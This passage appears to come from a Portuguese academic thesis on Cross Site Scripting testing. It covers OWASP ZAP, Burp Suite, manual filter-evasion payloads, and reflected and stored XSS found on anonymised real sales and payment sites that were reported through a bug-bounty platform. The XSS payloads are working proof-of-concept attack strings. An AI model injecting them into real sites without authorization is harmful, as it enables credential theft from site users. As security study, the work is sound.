


Fonte: Próprio autor.

Pode-se analisar na figura 28, que no canto superior esquerdo, há uma pequena caixa indicando “*Standard Mode*”, indicando assim, que a ferramenta está em seu modo padrão.

A partir da tela principal mostrada na figura 28, pode-se realizar as devidas configurações na ferramenta para que essa inicie automaticamente os tipos de ataques especificados que são mostrados na figura 29.

Figura 29 - Ataques automatizados usando o *Owasp Zed Attack Proxy.*



Fonte: Próprio autor.

Na figura 29, pode-se analisar como a ferramenta funciona na prática, e por motivos de privacidade, o site utilizado para o teste de demonstração foi ofuscado.


Na caixa do canto superior esquerdo pode-se ver que a ferramenta agora, se encontra em "*ATTACK mode*", e indica que ela se encontra em modo atacante, e abaixo, a árvore de diretórios pertencentes a aplicação já analisada.

No canto inferior da imagem, é possível ver as requisições feitas automaticamente pela ferramenta, em direção a aplicação testada. A caixa ao centro da imagem representa a totalidade de tipos de ataques realizados, e nesse caso, os testes de *Path Transversal*, *Remote File Inclusion* e *Server Side Inclusion* foram ignorados, enquanto os testes de *Cross Site Scripting* refletido e *SQL Injection* foram realizados em sua completude.

4.1.2 Burp Suite

A segunda ferramenta, o *Burp Suite*, também atua como um túnel entre a aplicação e o navegador do usuário com o propósito de capturar cada requisição e resposta entre ambas entidades, porém, esse possui módulos limitados a sua versão proprietária sendo sua principal funcionalidade para esse tipo de teste, a varredura automatizada por arquivos e diretórios na aplicação que na área de testes de invasão é chamado de *spidering,* facilitando a análise manual da aplicação posteriormente, e também para o reenvio de requisições manipuladas ao servidor da aplicação. A figura 30, mostra a tela principal da ferramenta.

Figura 30 - Tela inicial do Burp Suite.




Fonte: Próprio autor.

Pode-se analisar na figura 30, que a ferramenta *Burp Suite* tem uma interface mais simples em comparação ao *Owasp Zed Attack Proxy* e que por esse motivo, auxilia a análise e testes manuais de cada requisição e resposta entre aplicação e o cliente.

A partir da tela principal mostrada na figura 30, pode-se realizar as devidas configurações na aplicação para que se inicie a captura de requisições e repostas entre aplicação e navegador, permitindo assim uma análise singular dessas operações. A figura 31 mostra um exemplo da ferramenta em funcionamento.

Figura 31 - Captura de requisições e repostas utilizando o *Burp Suite.*



Fonte: Próprio autor.

Na figura 31, pode-se analisar como a ferramenta funciona na prática, e por motivos de privacidade, o site utilizado para o teste de demonstração foi ofuscado.

Ao lado esquerdo da ferramenta, assim como no *Owasp Zed Attack Proxy* é possível ver a árvore de diretórios pertencentes à aplicação que foi escaneada pelo *Burp Suite*. Ao centro, existe a lista completa de requisições feitas pelo *Burp Suite* em direção a aplicação e abaixo, pode-se analisar cada cabeçalho de requisição e resposta feito por essa ferramenta.

4.2 TESTES MANUAIS

Ao procurar por vulnerabilidades de *Cross Site Scripting*, é essencial que se tenha conhecimento de como realizar testes manuais no caso de que algum teste automatizado não encontre o resultado esperado.

As aplicações que conseguem automatizar esses tipos de testes, são projetadas para injetar os códigos apenas em posições pré-configuradas em uma aplicação web, sendo incapazes de ter o conhecimento e dinâmica de um ser humano para detectar vulnerabilidades quando lhe fogem do contexto esperado.

Esta seção trará ao leitor o conhecimento de como realizar tais testes, de maneira a se detectar possíveis vulnerabilidades, que, numa primeira análise, passariam despercebidas por ferramentas automatizadas.


Como visto ao longo deste trabalho, um código tradicional para descoberta de vulnerabilidades de *Cross Site Scripting* seria:

<script>alert(“XSS”)</script>

Quando um parâmetro como esse é injetado em uma aplicação seja por um campo de busca ou URL, de maneira geral, ele terá sucesso e exibirá um alerta contendo XSS, ou simplesmente falhará.

Caso a injeção desse código falhe, a primeira etapa então é analisar o código que compõe o corpo da página, e detectar se esse parâmetro foi ou não injetado na aplicação, como no exemplo da figura 32.

Figura 32 - Injeção de parâmetros XSS, código 1.



Fonte: Próprio autor.

Na figura 32, pode-se analisar os seguintes trechos de código:

<input name=”start value=”1” type=”hidden”>
<input name=”<script>alert(“ xss”)<=”” script=””>


Nesse caso, o código foi injetado como um atributo de **name**, e por estar dentro das aspas duplas, não será executado como o esperado.

Para isso, é possível alterar o código do primeiro exemplo, de forma a ultrapassar esse problema modificando-o da seguinte maneira:

“><script>alert(“XSS”)</script>

Com essa mudança, tem-se a seguinte resposta no código da aplicação, demonstrado na figura 33.

Figura 33 - Injeção de parâmetros XSS, código 2.



Fonte: Próprio autor.

Vemos na figura 33 que o trecho de código se tornou parte do corpo da aplicação e não é mais um atributo de **name**, e o alerta com a mensagem (“XSS”) será exibido.

Porém, ao injetar-se o código do segundo exemplo, a aplicação o renderiza da seguinte maneira:

<input name=”start value=”1” type=”hidden”>

<input name=””>

<script>alert(“XSS”)</script>

“ type=”hidden” value=”” />

Observa-se que o código adicionado **“>** fechou o valor do atributo **name**, e que a aplicação agora adiciona uma linha extra ao seu código, contendo o código **<script>alert(“XSS”)</script>.**


Porém, tem-se o problema de que, parte do código da aplicação, foi exibido sem renderização adequada, pois ao adicionar **“>**, o valor de **name**, foi fechado como um valor nulo, a aplicação então, adicionou o código javascript criado a uma nova linha, e deixou em aberto o resto do código injetado na página.

Para que isso seja resolvido, é necessário realizar mais uma alteração no código, que ficará da seguinte maneira:

“><script>alert(“XSS”)</script><xss a=”

Como resultado, evadiu-se o filtro de maneira adequada, com os seguintes resultados:


Figura 34 - Evasão de filtros utilizando testes manuais.



Fonte: Próprio autor.

Nesse exemplo, foi possível injetar um parâmetro com sucesso em uma aplicação, e ao analisar o seu código nota-se que agora, ele faz parte do corpo da página.

Figura 35 - Código injetado.



Fonte: Próprio autor.

Pela figura 35, pode-se ver que o código **“><script>alert(“XSS”)</script><xss =”**, foi injetado com sucesso, caracterizando que a aplicação é vulnerável a ataques de *Cross Site Scripting* refletido.

Ao injetar o primeiro código, a aplicação adicionou todo o código como valor do atributo **name** fazendo assim, com que este não fosse executado.

Quando foi adicionado **“>** ao código, evadiu-se o valor de **name** que originalmente era:

<input name=”start” value=”1” type=”hidden”>
<input name=”” type=”hidden” value=””>

O código **“>** fechou esse atributo de modo a criar uma nova linha para o código **<script>alert(“XSS”)</script>** e permitir sua execução.

Para o problema de renderização usou-se como finalizador um elemento não existente na aplicação que era **<xss a=**, que na verdade, não tem representação alguma nessa página ou na linguagem HTML, e foi usado com o intuito de balancear o que havia sobrado do código do original da aplicação.

Ao longo deste capítulo, foi analisado a importância de ambos os tipos de testes, automatizados e manuais. Os testes automatizados podem ser de grande auxílio para testes simples, como para a análise rápida da saída de dados da aplicação e as requisições e respostas entre aplicação e cliente.

Os testes manuais são necessários pois nem sempre as ferramentas que realizam testes automatizados são capazes de detectar filtros e limitações que podem estar embutidas em uma aplicação, e necessitam de uma análise detalhada para cada ponto de um possível ataque ou vulnerabilidade.

5 ANÁLISE DE APLICAÇÕES VULNERÁVEIS

Neste capítulo, serão analisadas aplicações web reais com o intuito de descobrir se tais aplicações estão vulneráveis à ataques de *Cross Site Scripting*.

Na primeira seção deste capítulo, serão realizados os testes e técnicas vistos ao decorrer deste trabalho e, por motivos de privacidade, as identidades das aplicações analisadas serão ofuscadas, como por exemplo logotipos, URL, e informações que de alguma forma podem as expor. Também, não serão realizados ataques com propósitos maliciosos, mas sim, apenas para a detecção da vulnerabilidade. Todas as vulnerabilidades detectadas foram disponibilizadas no site https://openbugbounty.com, que é uma comunidade com o intuito de notificar as vulnerabilidades encontradas aos desenvolvedores das aplicações analisadas.

Na segunda seção deste capítulo, serão mostradas as melhores práticas e soluções propostas pela Owasp para tal vulnerabilidade.

5.1 VALIDANDO A VULNERABILIDADE

Ao se validar uma vulnerabilidade, é necessário conhecer suas causas de ocorrência e métodos de exploração para que seja possível detectar a sua real existência dentro de uma aplicação.

Ao decorrer deste trabalho foram analisados os contextos injetáveis, métodos de codificação, evasão de filtros e XSS polyglots, e que, em sua grande maioria, serão utilizados para os testes a serem realizados.

As aplicações apresentadas são de diversos segmentos, como vendas, educação e transações financeiras.

5.1.1 Aplicação 1 - Vulnerável à ataques de XSS armazenado


A primeira aplicação testada pertencia ao setor de vendas. Essa se demonstrou vulnerável à ataques de XSS armazenado em seus formulários para criação de novos usuários, onde o código injetado era refletido na finalização do

pagamento de compra. A aplicação não apresentou a presença de filtros, sendo possível a injeção direta do código para detecção da vulnerabilidade.

Essa vulnerabilidade quando explorada pode induzir os usuários da aplicação a digitarem seus dados como nome de usuário e senha, a fim de fornecer ao atacante acesso a aplicação e aos seus dados bancários.

A página principal da aplicação pode ser visualizada na figura 36.


Figura 36 - Aplicação vulnerável a XSS armazenado.



Fonte: Próprio autor.

Após a análise da aplicação da figura 36, foram injetados em seus formulários de criação de usuário o código **<script>alert(“Site vulneravel a XSS”)</script> ,** que pode ser visualizado na figura 37.

Figura 37 - Injeção de código na aplicação 1.




Fonte: Próprio autor.

Na figura 37, pode-se ver que foi injetado o código **<script>alert(“Site vulneravel a XSS”)</script>** em todos os seus formulários, juntamente a um e-mail apenas para concluir a operação de cadastro.

Ao se autenticar na aplicação, seja com o usuário criado ou um novo usuário, a mensagem de alerta do código utilizado pela injeção é refletida para o usuário, podendo ser visto na figura 38

Figura 38 - Código injetado sendo refletido aos usuários autenticados.




Fonte: Próprio autor.

Na figura 38, é exibido ao usuário a mensagem de alerta “Site Vulnerável a XSS” que foi injetada em seus formulários de criação de usuário pelo código utilizado. Quando um usuário se autenticar e passar para a página de finalização de compra, essa mensagem sempre será exibida.

A validação de tal vulnerabilidade pode ser visualizada pelo inspetor de elemento do navegador, onde é possível visualizar pela figura 39 que o código de fato foi injetado com sucesso na aplicação.

Figura 39 - Código injetado na aplicação 1.



Fonte: Próprio autor.


5.1.2 Aplicação 2 - vulnerável à ataques de XSS refletido.

A segunda aplicação testada pertencia ao setor de pagamentos. Essa se demonstrou vulnerável à ataques de XSS refletido em sua página principal, sendo possível a inclusão de um formulário de preenchimento como mensagem de alerta. A aplicação apresentou o uso de filtros, e foi necessário codificar os elementos do código injetado utilizando a codificação percentual para a sua injeção.

Essa vulnerabilidade quando explorada pode induzir os usuários da aplicação a digitarem seus dados como nome de usuário e senha, a fim de fornecer ao atacante acesso a aplicação e aos seus dados bancários.

A página principal da aplicação pode ser visualizada na figura 40.


Figura 40 - Aplicação vulnerável a XSS refletido.



Fonte: Próprio autor.

Na figura 40, pode-se ver ao lado direito os campos para a autenticação dos usuários. Ao analisar o código da aplicação pelo inspetor de elemento, detectou-se os nomes dos parâmetros desses campos e que foram explorados para detecção da vulnerabilidade, como visto na figura 41.

Figura 41 - Análise do código da aplicação 2.




Fonte: Próprio autor.

Após a análise do código da figura 41, tentou-se passar tais parâmetros pela URL da aplicação, onde o atributo **id=dest** se mostrou vulnerável a ataques de XSS refletido.

O código utilizado para a injeção foi **%22%3E%3Csvg/onload=prompt(/Vulneravel/)%3E**, e sua injeção pode ser vista na figura 42.

Figura 42 - Injeção de código na aplicação 2.



Fonte Próprio autor.

Pode-se analisar na figura 42 que após injetado o código, a codificação percentual é retirada pelo navegador na URL, mas a mensagem de alerta é exibida com sucesso, validando a existência da vulnerabilidade.

Na figura 43, é possível visualizar o código injetado na aplicação.

Figura 43 - Código injetado na aplicação 2.

```
<input id="dest" name="dest" value="" type="hidden">
<svg onload="prompt(/Vulneravel/)"> ev
  " />
  <input id="skin" type="hidden" name="skin" value="">
  <input type="hidden" name="acsrfToken"
